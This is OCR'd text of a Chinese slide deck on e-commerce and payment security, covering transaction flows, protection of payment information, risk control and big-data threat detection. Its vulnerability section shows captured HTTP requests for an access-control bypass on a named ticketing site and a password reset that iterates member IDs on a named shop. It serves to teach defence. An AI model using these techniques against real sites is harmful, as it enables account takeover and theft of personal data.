




Yong
shao

Big data
The

Electric business security

大数据
的
电商安全

泳少



户攻防实验室



大数据底下的电商安全



电商安全一般都有哪些



日常是如何寻找漏洞



架构业务风控安全系统





电子交易类别及特点

No Card

无卡支付

- 基于身份认证的远程帐户支付模式
- 采用静态口令、动态口令、生物识别、USBKEY等方式进行身份认证
- 利用远程帐户进行支付

IC Card

有卡支付

- 基于银行卡的支付模式
- 采用磁条卡、金融IC卡进行认证
- 利用远程帐户进行支付的在线支付模式
- 利用金融IC卡进行本地脱机支付模式

电子支付

电子商务

Huoqushiwu

实物为主

- 客户获取商家销售的实物
- 多为货到付款


Huoqufuwu

服务为主

- 客户获取商家提供的服务
- 多为预授权付款



技术角度看分类






业务角度看相关流程

预授权交易流程

电子交易实体间的关系

- (1) 建立帐户包括联机帐户和脱机帐户
- (2) 注册会员
- (3) 帐户绑定
- (4) 浏览商品提交定单
- (5) 预授权请求
- (6) 预授权请求
- (7) 预授权任证
- (8) 提供商品或服务
- (9) 支付请求
- (10) 转发支付请求
- (11) 支付凭证

业务流程





信息角度看关键信息保护

信息产生

消费者产生输入且实名

信息存储

防泄露、防篡改

信息传输

防泄露、防篡改

身份认证

防泄露、防篡改、防重放

支付者认证信息

信息产生

消费者产生，防篡改

信息存储

可明文传输

信息传输

可明文传输

信息特殊处理

订单与支付绑定

订单信息

信息产生

消费者产生，防篡改

信息存储

可明文存储

信息传输

防篡改

信息特殊处理

订单、身份与支付绑定

支付指令

信息产生

账户管理者产生，防篡改

信息存储

可明文存储

信息传输

可明文传输

信息特殊处理

商户验证确认

支付凭证



支付者认证信息 各类信息

身份证号、手机号、姓名、卡号、PIN、生物特征信息等等

信息产生

终端输入过程中的防截取

信息传输

注册信息传输中加密保护，与账户管理处解密

信息存储

终端存储：应防被转移，或转移后不可使用。

后台存储：防非法访问泄露、防维护泄露、防备份泄露

身份认证


防木马泄露、防木马篡改、防协议重放攻击



信息角度看**关键信息**保护



订单信息



信息产生

订单信息要具有证明消费者本人确认的目的；其应具防篡改、抗低赖

信息传输

在订单内容防篡改抗抵赖的前提下，可多种途径传输，如网络、usb、nfc、二维码等等

信息存储

可明文存储


信息特殊处理

订单号的唯一性、且局支付内容的绑定

信息角度看**关键信息**保护



支付指令



信息产生

支付指令产生工具的可信性！应防止木马等伪工具产生支付指令。
这就要求对支付指令的鉴别应包含了产生工具的鉴别

信息传输

可明文传输

信息存储

可明文存储


信息特殊处理

后台对支付指令的鉴别，实质上包括了以下内容：这个支付指令
是支付者授权情况下由合法工具产生并提交的，未经篡改或重放。

信息角度看**关键信息**保护



支付凭证



信息产生

支付凭证应由账户管理者或支付网关产生，凭证应具有防篡改、抗抵赖

信息传输

可明文传输

信息存储

可明文存储

信息特殊处理

商户验证确认

信息角度看**关键信息**保护



在大数据下我们需要做的



1

检测威胁

实时检测来自内部与外部的攻击行为

2

事件还原

通过诸多数据来源，还原安全事件真相

3

事件追溯

解读攻击者的真实身份、背景、动机

4

二次攻击

生成弱点报告，提供修复方案，抵御二次攻击





在大数据下我们需要做的

联动分析

- 使攻击者在分析引擎前无处遁形

大数据

- 由客户的业务数据与互联网数据（安全专用数据）共同构成
- 通过对庞大信息的快速处理和分析，更好更快的识别和发现那些复杂的安全威胁

追踪与反制

- 深度分析并回溯安全事件
- 结合大数据，获取攻击者信息
- 接管攻击者的C&C服务器



大数据底下的电商安全



电商安全一般都有哪些




日常是如何寻找漏洞



架构业务风控安全系统







行业的漏洞报告

漏洞盒子团队整理分析了大量的金融安全案例。对今年上半年上千个金融安全漏洞进行了统计分析，**状况令人堪忧**。截止2015年6月底，有**上百家平台遭受不同程度的黑客攻击**，造成了**严重的用户信息泄露**，数据库被恶意**篡改**，甚至是**系统瘫痪**等安全事故。



数据摘自：2015金融行业互联网安全报告



1、权限绕过

www.lc8888.com/passenger/formPage.htm?passengerId=1

方问

好,欢迎来到 务网!

湖南省汽车站订票官网

Request to http://www.lc8888.com:80 [113.240.254.154]

Forward Drop Intercept is on Action

Raw Params Headers Hex

GET /passenger/formPage.htm?passengerId=6224 HTTP/1.1

Host: www.lc8888.com

Proxy-Connection: keep-alive

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/30.0.1599.101 Safari/537.36

Referer: http://www.lc8888.com/passenger/listPage.htm

Accept-Encoding: gzip, deflate, sdch

Accept-Language: zh-CN, zh;q=0.8

Cookie: JSESSIONID=9AE9A932B20E2A97F9F1DB29D0415546

常用旅客信息

手机联系号码: 153123089

确定 取消

请输入手机联系号码

旅客问答

联系人姓名

证件类型

证件号码



2、越权重置密码

Raw Params Headers HEX

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Origin: http://www.mtgold.com.cn
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36
HTTP/1.1 200 OK
Server: [REDACTED]
Date: Mon, [REDACTED] GMT
Content-Type: application/json; charset=UTF-8
Access-Control-Allow-Origin: *
Set-Cookie: JSESSIONID=[REDACTED]; Path=/; HttpOnly
Set-Cookie: PTOKEN=[REDACTED]; Domain=. [REDACTED]; Path=/
Connection: Keep-alive
Keep-Alive: timeout=15, max=100
Content-Length: 70

["result": "", "err_msg": "0000", "err_code": "3040", "success": "0"]

mtgold.com.cn%252F%7C1431870334

memberId=138584&loginPassword=123456&loginPassword2=123456&username=

这个id,是我自己的账号15067350726
遍历ID可越权重置全站用户密码

Raw Headers HEX HTML REVERSE

src="/images/global/guomei_logo.png" /></div>
<div class="head-gmscp">国美旗下

</div>
<ul class="head-top-h">

我的 [REDACTED] 下午好!
酒鬼

金币 余额 提现
¥0 ¥0

全部订单 >

待付款 待发货 待收货 已完成

我的红包 >

我的评论 >


我的关注 >

地址管理 >

浏览历史 >

已成功修改并登录, happy! !

传统安全无法识别的业务风险



如何找到?

也许只是逻辑问题?
并不属于技术

唯一一个与众不同的人.



哪些是盗用的账户?

找回密码-更改密码-
支付

识别这种行为从未知到已知

识别分析- 捕获行为

人工分析发现客户手机丢失

类似银行的风控系统

撞库事件

关于提醒广大旅客使用12306官方网站购票的公告

[2014-12-25]

针对互联网上出现“12306网站用户信息在互联网上疯传”的报道，经我网站认真核查，此泄露信息全部含有用户的明文密码。我网站数据库所有用户密码均为多次加密的非明文转换码，网上泄露的用户信息系经其他网站或渠道流出。目前，公安机关已经介入调查。

我网站郑重提醒广大旅客，为保障广大用户的信息安全，请您通过12306官方网站购票，不要使用第三方抢票软件购票，或委托第三方网站购票，以防止您的个人信息外泄。


同时，我网站提醒广大旅客，部分第三方网站开发的抢票神器中，有捆绑式销售保险功能，请广大旅客注意。

中国铁路客户服务中心

2014年12月25日

非正常业务时段

登录量



正常登录量警戒线



安全体系中的三重核心

